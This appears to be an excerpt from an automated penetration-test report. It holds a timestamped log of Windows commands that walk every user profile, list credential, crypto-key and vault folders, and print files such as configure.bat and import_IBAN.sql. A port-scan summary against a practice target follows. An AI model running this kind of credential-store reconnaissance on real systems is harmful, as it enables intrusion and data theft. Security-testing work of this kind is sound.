/a
[2023-02-07 10:16:37.673066]: dir
C:\Users\ADMINI~1\AppData\Roaming\azuredatastudio\CachedData\d904740d93d7df76a0ba361f20e4351813b57
645 /x /a
[2023-02-07 10:16:37.719368]: dir
C:\Users\ADMINI~1\AppData\Roaming\azuredatastudio\CachedExtensions /x /a
[2023-02-07 10:16:37.760042]: dir "C:\Users\ADMINI~1\AppData\Roaming\azuredatastudio\Code Cache"
/x /a
[2023-02-07 10:16:37.772373]: dir C:\Users\ADMINI~1\AppData\Roaming\azuredatastudio\Dictionaries
/x /a
[2023-02-07 10:16:37.856221]: dir C:\Users\ADMINI~1\AppData\Roaming\azuredatastudio\GPUCache /x /a
[2023-02-07 10:16:37.894378]: dir "C:\Users\ADMINI~1\AppData\Roaming\azuredatastudio\Local
Storage" /x /a
[2023-02-07 10:16:37.910334]: dir C:\Users\ADMINI~1\AppData\Roaming\azuredatastudio\logs /x /a
[2023-02-07 10:16:37.952330]: dir
C:\Users\ADMINI~1\AppData\Roaming\azuredatastudio\logs\20230120T142035 /x /a
[2023-02-07 10:16:37.999658]: dir "C:\Users\ADMINI~1\AppData\Roaming\azuredatastudio\Session
Storage" /x /a
[2023-02-07 10:16:38.028368]: dir C:\Users\ADMINI~1\AppData\Roaming\azuredatastudio\User /x /a
[2023-02-07 10:16:38.069570]: dir
C:\Users\ADMINI~1\AppData\Roaming\azuredatastudio\User\globalStorage /x /a
[2023-02-07 10:16:38.105999]: dir
C:\Users\ADMINI~1\AppData\Roaming\azuredatastudio\User\workspaceStorage /x /a
[2023-02-07 10:16:38.155244]: dir C:\Users\ADMINI~1\AppData\Roaming\IsolatedStorage /x /a
[2023-02-07 10:16:38.194906]: dir
C:\Users\ADMINI~1\AppData\Roaming\IsolatedStorage\StrongName.cc1bdxpzcw0hn1lld3fth5uorokeuzbv /x
/a
[2023-02-07 10:16:38.234580]: dir
C:\Users\ADMINI~1\AppData\Roaming\IsolatedStorage\StrongName.cc1bdxpzcw0hn1lld3fth5uorokeuzbv\Asse
mFiles /x /a
[2023-02-07 10:16:38.270757]: dir C:\Users\ADMINI~1\AppData\Roaming\MICROS~1 /x /a
[2023-02-07 10:16:38.309853]: dir C:\Users\ADMINI~1\AppData\Roaming\MICROS~1\CREDEN~1 /x /a
[2023-02-07 10:16:38.348603]: dir C:\Users\ADMINI~1\AppData\Roaming\MICROS~1\Crypto /x /a
[2023-02-07 10:16:38.396346]: dir C:\Users\ADMINI~1\AppData\Roaming\MICROS~1\Crypto\RSA /x /a
[2023-02-07 10:16:38.460257]: dir C:\Users\ADMINI~1\AppData\Roaming\MICROS~1\INPUTM~1 /x /a
[2023-02-07 10:16:38.550616]: dir C:\Users\ADMINI~1\AppData\Roaming\MICROS~1\INPUTM~1\Chs /x /a
[2023-02-07 10:16:38.588356]: dir C:\Users\ADMINI~1\AppData\Roaming\MICROS~1\INTERN~1 /x /a
[2023-02-07 10:16:38.635514]: dir C:\Users\ADMINI~1\AppData\Roaming\MICROS~1\INTERN~1\QUICKL~1 /x
/a
```

```
[2023-02-07 10:16:38.677929]: dir C:\Users\ADMINI~1\AppData\Roaming\MICROS~1\INTERN~1\UserData /x /a
[2023-02-07 10:16:38.726766]: dir "C:\Users\ADMINI~1\AppData\Roaming\MICROS~1\Microsoft SQL Server" /x /a
[2023-02-07 10:16:38.737567]: dir C:\Users\ADMINI~1\AppData\Roaming\MICROS~1\MMC /x /a
[2023-02-07 10:16:38.772858]: dir C:\Users\ADMINI~1\AppData\Roaming\MICROS~1\Protect /x /a
[2023-02-07 10:16:38.811984]: dir C:\Users\ADMINI~1\AppData\Roaming\MICROS~1\Spelling /x /a
[2023-02-07 10:16:38.848745]: dir "C:\Users\ADMINI~1\AppData\Roaming\MICROS~1\SQL Server Management Studio" /x /a
[2023-02-07 10:16:38.860092]: dir C:\Users\ADMINI~1\AppData\Roaming\MICROS~1\SYSTEM~1 /x /a
[2023-02-07 10:16:38.893569]: dir C:\Users\ADMINI~1\AppData\Roaming\MICROS~1\SYSTEM~1\My /x /a
[2023-02-07 10:16:38.929215]: dir C:\Users\ADMINI~1\AppData\Roaming\MICROS~1\Vault /x /a
[2023-02-07 10:16:38.963196]: dir C:\Users\ADMINI~1\AppData\Roaming\MICROS~1\Windows /x /a
[2023-02-07 10:16:39.008510]: dir C:\Users\ADMINI~1\AppData\Roaming\MICROS~1\Windows\ACCOUN~1 /x /a
[2023-02-07 10:16:39.045444]: dir C:\Users\ADMINI~1\AppData\Roaming\MICROS~1\Windows\CLOUDS~1 /x /a
[2023-02-07 10:16:39.081844]: dir C:\Users\ADMINI~1\AppData\Roaming\MICROS~1\Windows\LIBRAR~1 /x /a
[2023-02-07 10:16:39.161201]: dir C:\Users\ADMINI~1\AppData\Roaming\MICROS~1\Windows\NETWOR~1 /x /a
[2023-02-07 10:16:39.196293]: dir C:\Users\ADMINI~1\AppData\Roaming\MICROS~1\Windows\PowerShell /x /a
[2023-02-07 10:16:39.231724]: dir C:\Users\ADMINI~1\AppData\Roaming\MICROS~1\Windows\PRINTE~1 /x /a
[2023-02-07 10:16:39.275632]: dir C:\Users\ADMINI~1\AppData\Roaming\MICROS~1\Windows\Recent /x /a
[2023-02-07 10:16:39.316686]: dir C:\Users\ADMINI~1\AppData\Roaming\MICROS~1\Windows\SendTo /x /a
[2023-02-07 10:16:39.352736]: dir C:\Users\ADMINI~1\AppData\Roaming\MICROS~1\Windows\SERVER~1 /x /a
[2023-02-07 10:16:39.387661]: dir C:\Users\ADMINI~1\AppData\Roaming\MICROS~1\Windows\STARTM~1 /x /a
[2023-02-07 10:16:39.431831]: dir C:\Users\ADMINI~1\AppData\Roaming\MICROS~1\Windows\TEMPLA~1 /x /a
[2023-02-07 10:16:39.495083]: dir C:\Users\ADMINI~1\AppData\Roaming\MICROS~1\Windows\Themes /x /a
[2023-02-07 10:16:39.558772]: dir C:\Users\ADMINI~1\Contacts /x /a
[2023-02-07 10:16:39.610730]: dir C:\Users\ADMINI~1\Desktop /x /a
[2023-02-07 10:16:39.645880]: type C:\Users\ADMINI~1\Desktop\configure.bat
[2023-02-07 10:16:39.697170]: type C:\Users\ADMINI~1\Desktop\Server-SHA512.crt
[2023-02-07 10:16:39.742434]: dir C:\Users\ADMINI~1\DOCUME~1 /x /a
[2023-02-07 10:16:39.831555]: dir "C:\Users\ADMINI~1\DOCUME~1\SQL Server Management Studio" /x /a
[2023-02-07 10:16:39.862286]: dir "C:\Users\ADMINI~1\DOCUME~1\Visual Studio 2017" /x /a
[2023-02-07 10:16:39.875786]: dir C:\Users\ADMINI~1\DOWNLO~1 /x /a
[2023-02-07 10:16:39.914659]: dir C:\Users\ADMINI~1\FAVORI~1 /x /a
[2023-02-07 10:16:39.949123]: dir C:\Users\ADMINI~1\FAVORI~1\Links /x /a
[2023-02-07 10:16:39.996588]: dir C:\Users\ADMINI~1\Links /x /a
[2023-02-07 10:16:40.035475]: dir C:\Users\ADMINI~1\Music /x /a
[2023-02-07 10:16:40.079143]: dir C:\Users\ADMINI~1\Pictures /x /a
[2023-02-07 10:16:40.116948]: dir C:\Users\ADMINI~1\SAVEDG~1 /x /a
[2023-02-07 10:16:40.152934]: dir C:\Users\ADMINI~1\Searches /x /a
[2023-02-07 10:16:40.189376]: dir C:\Users\ADMINI~1\Videos /x /a
[2023-02-07 10:16:40.225329]: dir C:\Users\danny.scott /x /a
[2023-02-07 10:16:40.260962]: dir C:\Users\danny.scott\Contacts /x /a
[2023-02-07 10:16:40.296882]: dir C:\Users\danny.scott\Desktop /x /a
[2023-02-07 10:16:40.331024]: dir C:\Users\danny.scott\Documents /x /a
[2023-02-07 10:16:40.367620]: type C:\Users\danny.scott\Documents\charisma.sql
[2023-02-07 10:16:40.486362]: type C:\Users\danny.scott\Documents\import_IBAN.sql
[2023-02-07 10:16:40.522296]: type C:\Users\danny.scott\Documents\install_database.ps1
[2023-02-07 10:16:40.562620]: dir C:\Users\danny.scott\Downloads /x /a
[2023-02-07 10:16:40.599715]: dir C:\Users\danny.scott\Favorites /x /a
[2023-02-07 10:16:40.634302]: dir C:\Users\danny.scott\Links /x /a
[2023-02-07 10:16:40.667263]: dir C:\Users\danny.scott\Music /x /a
[2023-02-07 10:16:40.701418]: dir C:\Users\danny.scott\Pictures /x /a
[2023-02-07 10:16:40.735133]: dir "C:\Users\danny.scott\Saved Games" /x /a
[2023-02-07 10:16:40.745754]: dir C:\Users\danny.scott\Searches /x /a
[2023-02-07 10:16:40.778817]: dir C:\Users\danny.scott\Videos /x /a
[2023-02-07 10:16:40.812152]: dir C:\Users\Default /x /a
```

```
[2023-02-07 10:16:40.852184]: dir C:\Users\Default\AppData /x /a
[2023-02-07 10:16:40.890490]: dir C:\Users\Default\AppData\Local /x /a
[2023-02-07 10:16:40.925547]: dir C:\Users\Default\AppData\Local\MICROS~1 /x /a
[2023-02-07 10:16:40.963322]: dir C:\Users\Default\AppData\Local\MICROS~1\INPUTP~1 /x /a
[2023-02-07 10:16:41.043077]: dir C:\Users\Default\AppData\Local\MICROS~1\INPUTP~1\TRAINE~1 /x /a
[2023-02-07 10:16:41.081277]: dir C:\Users\Default\AppData\Local\MICROS~1\Windows /x /a
[2023-02-07 10:16:41.117844]: dir C:\Users\Default\AppData\Local\MICROS~1\Windows\GAMEEX~1 /x /a
[2023-02-07 10:16:41.153410]: dir C:\Users\Default\AppData\Local\MICROS~1\Windows\History /x /a
[2023-02-07 10:16:41.200297]: dir C:\Users\Default\AppData\Local\MICROS~1\Windows\INETCA~1 /x /a
[2023-02-07 10:16:41.234660]: dir C:\Users\Default\AppData\Local\MICROS~1\Windows\INETCO~1 /x /a
[2023-02-07 10:16:41.267954]: dir C:\Users\Default\AppData\Local\MICROS~1\Windows\Shell /x /a
[2023-02-07 10:16:41.304823]: dir C:\Users\Default\AppData\Local\MICROS~1\Windows\WinX /x /a
[2023-02-07 10:16:41.340360]: dir C:\Users\Default\AppData\Local\MICROS~1\WINDOW~1 /x /a
[2023-02-07 10:16:41.377658]: dir C:\Users\Default\AppData\Local\MICROS~1\WINDOW~1\Gadgets /x /a
[2023-02-07 10:16:41.411274]: dir C:\Users\Default\AppData\Local\MICROS~1\WINDOW~2 /x /a
[2023-02-07 10:16:41.445435]: dir C:\Users\Default\AppData\Local\Temp /x /a
[2023-02-07 10:16:41.488762]: dir C:\Users\Default\AppData\Roaming /x /a
[2023-02-07 10:16:41.525811]: dir C:\Users\Default\AppData\Roaming\MICROS~1 /x /a
[2023-02-07 10:16:41.608268]: dir C:\Users\Default\AppData\Roaming\MICROS~1\INTERN~1 /x /a
[2023-02-07 10:16:41.644615]: dir C:\Users\Default\AppData\Roaming\MICROS~1\INTERN~1\QUICKL~1 /x
/a
[2023-02-07 10:16:41.679302]: dir C:\Users\Default\AppData\Roaming\MICROS~1\Windows /x /a
[2023-02-07 10:16:41.715231]: dir C:\Users\Default\AppData\Roaming\MICROS~1\Windows\CLOUDS~1 /x /a
[2023-02-07 10:16:41.755836]: dir C:\Users\Default\AppData\Roaming\MICROS~1\Windows\NETWOR~1 /x /a
[2023-02-07 10:16:41.795248]: dir C:\Users\Default\AppData\Roaming\MICROS~1\Windows\PRINTE~1 /x /a
[2023-02-07 10:16:41.830437]: dir C:\Users\Default\AppData\Roaming\MICROS~1\Windows\Recent /x /a
[2023-02-07 10:16:41.866537]: dir C:\Users\Default\AppData\Roaming\MICROS~1\Windows\SendTo /x /a
[2023-02-07 10:16:41.900469]: dir C:\Users\Default\AppData\Roaming\MICROS~1\Windows\STARTM~1 /x /a
[2023-02-07 10:16:41.933460]: dir C:\Users\Default\AppData\Roaming\MICROS~1\Windows\TEMPLA~1 /x /a
[2023-02-07 10:16:41.966129]: dir C:\Users\Default\Desktop /x /a
[2023-02-07 10:16:41.998547]: dir C:\Users\Default\DOCUME~1 /x /a
[2023-02-07 10:16:42.032890]: dir C:\Users\Default\DOWNLO~1 /x /a
[2023-02-07 10:16:42.068054]: dir C:\Users\Default\FAVORI~1 /x /a
[2023-02-07 10:16:42.141868]: dir C:\Users\Default\Links /x /a
[2023-02-07 10:16:42.174411]: dir C:\Users\Default\Music /x /a
[2023-02-07 10:16:42.207065]: dir C:\Users\Default\Pictures /x /a
[2023-02-07 10:16:42.242765]: dir C:\Users\Default\SAVEDG~1 /x /a
[2023-02-07 10:16:42.274542]: dir C:\Users\Default\Videos /x /a
[2023-02-07 10:16:42.312661]: dir C:\Users\Guest /x /a
[2023-02-07 10:16:42.349252]: dir C:\Users\Guest\AppData /x /a
[2023-02-07 10:16:42.382634]: dir C:\Users\Guest\AppData\Local /x /a
[2023-02-07 10:16:42.415718]: dir C:\Users\Guest\AppData\Local\Microsoft /x /a
[2023-02-07 10:16:42.448351]: dir C:\Users\Guest\AppData\Local\Microsoft\InputPersonalization /x
/a
[2023-02-07 10:16:42.485127]: dir
C:\Users\Guest\AppData\Local\Microsoft\InputPersonalization\TrainedDataStore /x /a
[2023-02-07 10:16:42.519267]: dir C:\Users\Guest\AppData\Local\Microsoft\Windows /x /a
[2023-02-07 10:16:42.552129]: dir C:\Users\Guest\AppData\Local\Microsoft\Windows\GameExplorer /x
/a
[2023-02-07 10:16:42.588073]: dir C:\Users\Guest\AppData\Local\Microsoft\Windows\History /x /a
[2023-02-07 10:16:42.660536]: dir C:\Users\Guest\AppData\Local\Microsoft\Windows\INetCache /x /a
[2023-02-07 10:16:42.694517]: dir C:\Users\Guest\AppData\Local\Microsoft\Windows\INetCookies /x /a
[2023-02-07 10:16:42.728264]: dir C:\Users\Guest\AppData\Local\Microsoft\Windows\Shell /x /a
[2023-02-07 10:16:42.767722]: dir C:\Users\Guest\AppData\Local\Microsoft\Windows\WinX /x /a
[2023-02-07 10:16:42.802232]: dir "C:\Users\Guest\AppData\Local\Microsoft\Windows Sidebar" /x /a
[2023-02-07 10:16:42.815760]: dir C:\Users\Guest\AppData\Local\Microsoft\WindowsApps /x /a
[2023-02-07 10:16:42.851453]: dir C:\Users\Guest\AppData\Local\Temp /x /a
[2023-02-07 10:16:42.885289]: dir C:\Users\Guest\AppData\LocalLow /x /a
[2023-02-07 10:16:42.933220]: dir C:\Users\Guest\AppData\Roaming /x /a
[2023-02-07 10:16:42.969687]: dir C:\Users\Guest\AppData\Roaming\Microsoft /x /a
[2023-02-07 10:16:43.005347]: dir "C:\Users\Guest\AppData\Roaming\Microsoft\Internet Explorer" /x
/a
[2023-02-07 10:16:43.016440]: dir C:\Users\Guest\AppData\Roaming\Microsoft\Windows /x /a
[2023-02-07 10:16:43.050355]: dir C:\Users\Guest\AppData\Roaming\Microsoft\Windows\CloudStore /x
/a
```

```
[2023-02-07 10:16:43.082484]: dir "C:\Users\Guest\AppData\Roaming\Microsoft\Windows\Network Shortcuts" /x /a
[2023-02-07 10:16:43.094241]: dir "C:\Users\Guest\AppData\Roaming\Microsoft\Windows\Printer Shortcuts" /x /a
[2023-02-07 10:16:43.106912]: dir C:\Users\Guest\AppData\Roaming\Microsoft\Windows\Recent /x /a
[2023-02-07 10:16:43.139466]: dir C:\Users\Guest\AppData\Roaming\Microsoft\Windows\SendTo /x /a
[2023-02-07 10:16:43.171948]: dir "C:\Users\Guest\AppData\Roaming\Microsoft\Windows\Start Menu" /x /a
[2023-02-07 10:16:43.182547]: dir C:\Users\Guest\AppData\Roaming\Microsoft\Windows\Templates /x /a
[2023-02-07 10:16:43.293927]: dir C:\Users\Guest\Desktop /x /a
[2023-02-07 10:16:43.325474]: dir C:\Users\Guest\Documents /x /a
[2023-02-07 10:16:43.357723]: dir C:\Users\Guest\Downloads /x /a
[2023-02-07 10:16:43.390033]: dir C:\Users\Guest\Favorites /x /a
[2023-02-07 10:16:43.421474]: dir C:\Users\Guest\Links /x /a
[2023-02-07 10:16:43.454175]: dir C:\Users\Guest\Music /x /a
[2023-02-07 10:16:43.486420]: dir C:\Users\Guest\Pictures /x /a
[2023-02-07 10:16:43.519051]: dir "C:\Users\Guest\Saved Games" /x /a
[2023-02-07 10:16:43.529320]: dir C:\Users\Guest\Videos /x /a
[2023-02-07 10:16:43.561513]: dir C:\Users\john.reaver /x /a
[2023-02-07 10:16:43.595801]: dir C:\Users\john.reaver\Contacts /x /a
[2023-02-07 10:16:43.630061]: dir C:\Users\john.reaver\Desktop /x /a
[2023-02-07 10:16:43.662417]: dir C:\Users\john.reaver\Documents /x /a
[2023-02-07 10:16:43.697537]: dir C:\Users\john.reaver\Downloads /x /a
[2023-02-07 10:16:43.730012]: dir C:\Users\john.reaver\Favorites /x /a
[2023-02-07 10:16:43.802790]: dir C:\Users\john.reaver\Links /x /a
[2023-02-07 10:16:43.836518]: dir C:\Users\john.reaver\Music /x /a
[2023-02-07 10:16:43.882490]: dir C:\Users\john.reaver\Pictures /x /a
[2023-02-07 10:16:43.924962]: dir "C:\Users\john.reaver\Saved Games" /x /a
[2023-02-07 10:16:43.935386]: dir C:\Users\john.reaver\Searches /x /a
[2023-02-07 10:16:43.967963]: dir C:\Users\john.reaver\Videos /x /a
[2023-02-07 10:16:43.999764]: dir C:\Users\MSSQLSERVER /x /a
[2023-02-07 10:16:44.033486]: dir C:\Users\MSSQLSERVER\AppData /x /a
[2023-02-07 10:16:44.064299]: dir C:\Users\MSSQLSERVER\AppData\Local /x /a
[2023-02-07 10:16:44.095768]: dir C:\Users\MSSQLSERVER\AppData\Local\Microsoft /x /a
[2023-02-07 10:16:44.128643]: dir C:\Users\MSSQLSERVER\AppData\Local\Microsoft\InputPersonalization /x /a
[2023-02-07 10:16:44.160086]: dir C:\Users\MSSQLSERVER\AppData\Local\Microsoft\InputPersonalization\TrainedDataStore /x /a
[2023-02-07 10:16:44.191944]: dir C:\Users\MSSQLSERVER\AppData\Local\Microsoft\Windows /x /a
[2023-02-07 10:16:44.224803]: dir C:\Users\MSSQLSERVER\AppData\Local\Microsoft\Windows\GameExplorer /x /a
[2023-02-07 10:16:44.255949]: dir C:\Users\MSSQLSERVER\AppData\Local\Microsoft\Windows\History /x /a
[2023-02-07 10:16:44.330381]: dir C:\Users\MSSQLSERVER\AppData\Local\Microsoft\Windows\INetCache /x /a
[2023-02-07 10:16:44.376735]: dir C:\Users\MSSQLSERVER\AppData\Local\Microsoft\Windows\INetCookies /x /a
[2023-02-07 10:16:44.410927]: dir C:\Users\MSSQLSERVER\AppData\Local\Microsoft\Windows\Shell /x /a
[2023-02-07 10:16:44.443406]: dir C:\Users\MSSQLSERVER\AppData\Local\Microsoft\Windows\WinX /x /a
[2023-02-07 10:16:44.477800]: dir "C:\Users\MSSQLSERVER\AppData\Local\Microsoft\Windows Sidebar" /x /a
[2023-02-07 10:16:44.488896]: dir C:\Users\MSSQLSERVER\AppData\Local\Microsoft\WindowsApps /x /a
[2023-02-07 10:16:44.520869]: dir C:\Users\MSSQLSERVER\AppData\Local\Temp /x /a
[2023-02-07 10:16:44.552439]: dir C:\Users\MSSQLSERVER\AppData\LocalLow /x /a
[2023-02-07 10:16:44.584290]: dir C:\Users\MSSQLSERVER\AppData\Roaming /x /a
[2023-02-07 10:16:44.614752]: dir C:\Users\MSSQLSERVER\AppData\Roaming\Microsoft /x /a
[2023-02-07 10:16:44.646743]: dir C:\Users\MSSQLSERVER\AppData\Roaming\Microsoft\Crypto /x /a
[2023-02-07 10:16:44.678157]: dir C:\Users\MSSQLSERVER\AppData\Roaming\Microsoft\Crypto\Keys /x /a
[2023-02-07 10:16:44.711177]: dir C:\Users\MSSQLSERVER\AppData\Roaming\Microsoft\Crypto\RSA /x /a
[2023-02-07 10:16:44.742660]: dir "C:\Users\MSSQLSERVER\AppData\Roaming\Microsoft\Internet Explorer" /x /a
[2023-02-07 10:16:44.753417]: dir C:\Users\MSSQLSERVER\AppData\Roaming\Microsoft\Protect /x /a
[2023-02-07 10:16:44.784919]: dir C:\Users\MSSQLSERVER\AppData\Roaming\Microsoft\SystemCertificates /x /a
[2023-02-07 10:16:44.857231]: dir C:\Users\MSSQLSERVER\AppData\Roaming\Microsoft\SystemCertificates\My /x /a
```

```
[2023-02-07 10:16:44.889763]: dir C:\Users\MSSQLSERVER\AppData\Roaming\Microsoft\Windows /x /a
[2023-02-07 10:16:44.922226]: dir C:\Users\MSSQLSERVER\AppData\Roaming\Microsoft\Windows\CloudStore /x /a
[2023-02-07 10:16:44.953585]: dir "C:\Users\MSSQLSERVER\AppData\Roaming\Microsoft\Windows\Network Shortcuts" /x /a
[2023-02-07 10:16:44.964082]: dir "C:\Users\MSSQLSERVER\AppData\Roaming\Microsoft\Windows\Printer Shortcuts" /x /a
[2023-02-07 10:16:44.974585]: dir C:\Users\MSSQLSERVER\AppData\Roaming\Microsoft\Windows\Recent /x /a
[2023-02-07 10:16:45.007481]: dir C:\Users\MSSQLSERVER\AppData\Roaming\Microsoft\Windows\SendTo /x /a
[2023-02-07 10:16:45.041478]: dir "C:\Users\MSSQLSERVER\AppData\Roaming\Microsoft\Windows\Start Menu" /x /a
[2023-02-07 10:16:45.054365]: dir C:\Users\MSSQLSERVER\AppData\Roaming\Microsoft\Windows\Templates /x /a
[2023-02-07 10:16:45.084881]: dir C:\Users\MSSQLSERVER\Desktop /x /a
[2023-02-07 10:16:45.116036]: dir C:\Users\MSSQLSERVER\Documents /x /a
[2023-02-07 10:16:45.146361]: dir C:\Users\MSSQLSERVER\Downloads /x /a
[2023-02-07 10:16:45.177895]: dir C:\Users\MSSQLSERVER\Favorites /x /a
[2023-02-07 10:16:45.210349]: dir C:\Users\MSSQLSERVER\Links /x /a
[2023-02-07 10:16:45.250428]: dir C:\Users\MSSQLSERVER\Music /x /a
[2023-02-07 10:16:45.289346]: dir C:\Users\MSSQLSERVER\Pictures /x /a
[2023-02-07 10:16:45.324397]: dir "C:\Users\MSSQLSERVER\Saved Games" /x /a
[2023-02-07 10:16:45.335012]: dir C:\Users\MSSQLSERVER\Videos /x /a
[2023-02-07 10:16:45.411832]: dir C:\Users\Public /x /a
[2023-02-07 10:16:45.444300]: dir C:\Users\Public\AccountPictures /x /a
[2023-02-07 10:16:45.476237]: dir C:\Users\Public\Desktop /x /a
[2023-02-07 10:16:45.517530]: dir C:\Users\SQLTELEMETRY /x /a
[2023-02-07 10:16:45.551379]: dir C:\Users\SQLTELEMETRY\AppData /x /a
[2023-02-07 10:16:45.583248]: dir C:\Users\SQLTELEMETRY\AppData\Local /x /a
[2023-02-07 10:16:45.614526]: dir C:\Users\SQLTELEMETRY\AppData\Local\Microsoft /x /a
[2023-02-07 10:16:45.654806]: dir C:\Users\SQLTELEMETRY\AppData\Local\Microsoft\InputPersonalization /x /a
[2023-02-07 10:16:45.686772]: dir C:\Users\SQLTELEMETRY\AppData\Local\Microsoft\InputPersonalization\TrainedDataStore /x /a
[2023-02-07 10:16:45.722140]: dir C:\Users\SQLTELEMETRY\AppData\Local\Microsoft\Windows /x /a
[2023-02-07 10:16:45.754940]: dir C:\Users\SQLTELEMETRY\AppData\Local\Microsoft\Windows\GameExplorer /x /a
[2023-02-07 10:16:45.786871]: dir C:\Users\SQLTELEMETRY\AppData\Local\Microsoft\Windows\History /x /a
[2023-02-07 10:16:45.818526]: dir C:\Users\SQLTELEMETRY\AppData\Local\Microsoft\Windows\INetCache /x /a
[2023-02-07 10:16:45.850477]: dir C:\Users\SQLTELEMETRY\AppData\Local\Microsoft\Windows\INetCookies /x /a
[2023-02-07 10:16:45.962141]: dir C:\Users\SQLTELEMETRY\AppData\Local\Microsoft\Windows\Shell /x /a
[2023-02-07 10:16:45.994265]: dir C:\Users\SQLTELEMETRY\AppData\Local\Microsoft\Windows\WinX /x /a
[2023-02-07 10:16:46.036359]: dir "C:\Users\SQLTELEMETRY\AppData\Local\Microsoft\Windows Sidebar" /x /a
[2023-02-07 10:16:46.047009]: dir C:\Users\SQLTELEMETRY\AppData\Local\Microsoft\WindowsApps /x /a
[2023-02-07 10:16:46.078154]: dir C:\Users\SQLTELEMETRY\AppData\Local\Temp /x /a
[2023-02-07 10:16:46.112747]: dir C:\Users\SQLTELEMETRY\AppData\LocalLow /x /a
[2023-02-07 10:16:46.144659]: dir C:\Users\SQLTELEMETRY\AppData\Roaming /x /a
[2023-02-07 10:16:46.179184]: dir C:\Users\SQLTELEMETRY\AppData\Roaming\Microsoft /x /a
[2023-02-07 10:16:46.218616]: dir "C:\Users\SQLTELEMETRY\AppData\Roaming\Microsoft\Internet Explorer" /x /a
[2023-02-07 10:16:46.229370]: dir C:\Users\SQLTELEMETRY\AppData\Roaming\Microsoft\Windows /x /a
[2023-02-07 10:16:46.264620]: dir C:\Users\SQLTELEMETRY\AppData\Roaming\Microsoft\Windows\CloudStore /x /a
[2023-02-07 10:16:46.285618]: rmdir C:\windows\temp\xslewhikekznuyvxztic /Q /S
[2023-02-07 10:16:46.302443]: dir "C:\Users\SQLTELEMETRY\AppData\Roaming\Microsoft\Windows\Network Shortcuts" /x /a
[2023-02-07 10:16:46.314108]: dir "C:\Users\SQLTELEMETRY\AppData\Roaming\Microsoft\Windows\Printer Shortcuts" /x /a
[2023-02-07 10:16:46.336639]: dir C:\Users\SQLTELEMETRY\AppData\Roaming\Microsoft\Windows\Recent /x /a
```

```
[2023-02-07 10:16:46.371010]: dir C:\Users\SQLTELEMETRY\AppData\Roaming\Microsoft\Windows\SendTo /x /a
[2023-02-07 10:16:46.405350]: dir "C:\Users\SQLTELEMETRY\AppData\Roaming\Microsoft\Windows\Start Menu" /x /a
[2023-02-07 10:16:46.416381]: dir C:\Users\SQLTELEMETRY\AppData\Roaming\Microsoft\Windows\Templates /x /a
[2023-02-07 10:16:46.447383]: dir C:\Users\SQLTELEMETRY\Desktop /x /a
[2023-02-07 10:16:46.518270]: dir C:\Users\SQLTELEMETRY\Documents /x /a
[2023-02-07 10:16:46.551004]: dir C:\Users\SQLTELEMETRY\Downloads /x /a
[2023-02-07 10:16:46.583504]: dir C:\Users\SQLTELEMETRY\Favorites /x /a
[2023-02-07 10:16:46.617191]: dir C:\Users\SQLTELEMETRY\Links /x /a
[2023-02-07 10:16:46.650664]: dir C:\Users\SQLTELEMETRY\Music /x /a
[2023-02-07 10:16:46.684348]: dir C:\Users\SQLTELEMETRY\Pictures /x /a
[2023-02-07 10:16:46.718564]: dir "C:\Users\SQLTELEMETRY\Saved Games" /x /a
[2023-02-07 10:16:46.730630]: dir C:\Users\SQLTELEMETRY\Videos /x /a
[2023-02-07 10:16:46.764929]: dir C:\Users\suzanna.miles /x /a
[2023-02-07 10:16:46.799284]: dir C:\Users\suzanna.miles\Contacts /x /a
[2023-02-07 10:16:46.831442]: dir C:\Users\suzanna.miles\Desktop /x /a
[2023-02-07 10:16:46.865813]: dir C:\Users\suzanna.miles\Documents /x /a
[2023-02-07 10:16:46.899802]: dir C:\Users\suzanna.miles\Downloads /x /a
[2023-02-07 10:16:46.933142]: dir C:\Users\suzanna.miles\Favorites /x /a
[2023-02-07 10:16:46.966147]: dir C:\Users\suzanna.miles\Links /x /a
[2023-02-07 10:16:47.040873]: dir C:\Users\suzanna.miles\Music /x /a
[2023-02-07 10:16:47.077908]: dir C:\Users\suzanna.miles\Pictures /x /a
[2023-02-07 10:16:47.111319]: dir "C:\Users\suzanna.miles\Saved Games" /x /a
[2023-02-07 10:16:47.123201]: dir C:\Users\suzanna.miles\Searches /x /a
[2023-02-07 10:16:47.161481]: dir C:\Users\suzanna.miles\Videos /x /a
```

Scan parameters

Target:	mail.pentest-ground.com
Authenticated scan:	False
Protocol:	N/A
Ports to scan:	Top 100 ports

Scan information

Start time:	2023-02-07 12:12:18 UTC+02
Finish time:	2023-02-07 12:18:32 UTC+02
Scan duration:	6 min, 14 sec
Scan status:	Finished